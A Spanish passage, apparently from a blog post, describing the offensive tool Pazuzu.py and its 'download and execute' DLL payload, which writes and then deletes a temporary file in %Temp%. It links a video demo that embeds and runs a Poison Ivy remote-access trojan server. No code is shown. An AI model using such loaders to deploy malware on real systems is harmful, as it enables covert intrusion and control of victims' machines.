El último ejemplo muestra el uso del *payload* **download-x86.dll**. En este caso, Pazuzu.py detecta que el binario proporcionado es una aplicación .NET (dicha comprobación se basa en el uso de *mscoree.dll* dentro de las librerías importadas) lo que utiliza el enfoque de "**descargar y ejecutar**". Asimismo puede forzarse el uso de esta librería con cualquier binario por medio de la opción **-d**. El *payload* generará un fichero temporal dentro del directorio %Temp% que será sobreescrito y posteriormente borrado una vez termine su ejecución.



Video demo:

En el siguiente enlace se muestra un video demo de Pazuzu. La versión mostrada en el vídeo es una versión antigua por lo que alguna de las características anteriormente mostradas no figuran en el mismo (por ejemplo, cifrado con RC4, *reflective patcher*, etc.). Al final del video se muestra a modo de ejemplo cómo embeber y ejecutar un server de Poison Ivy en un Windows XP.

https://www.youtube.com/watch?v=2OcEbMgQiVo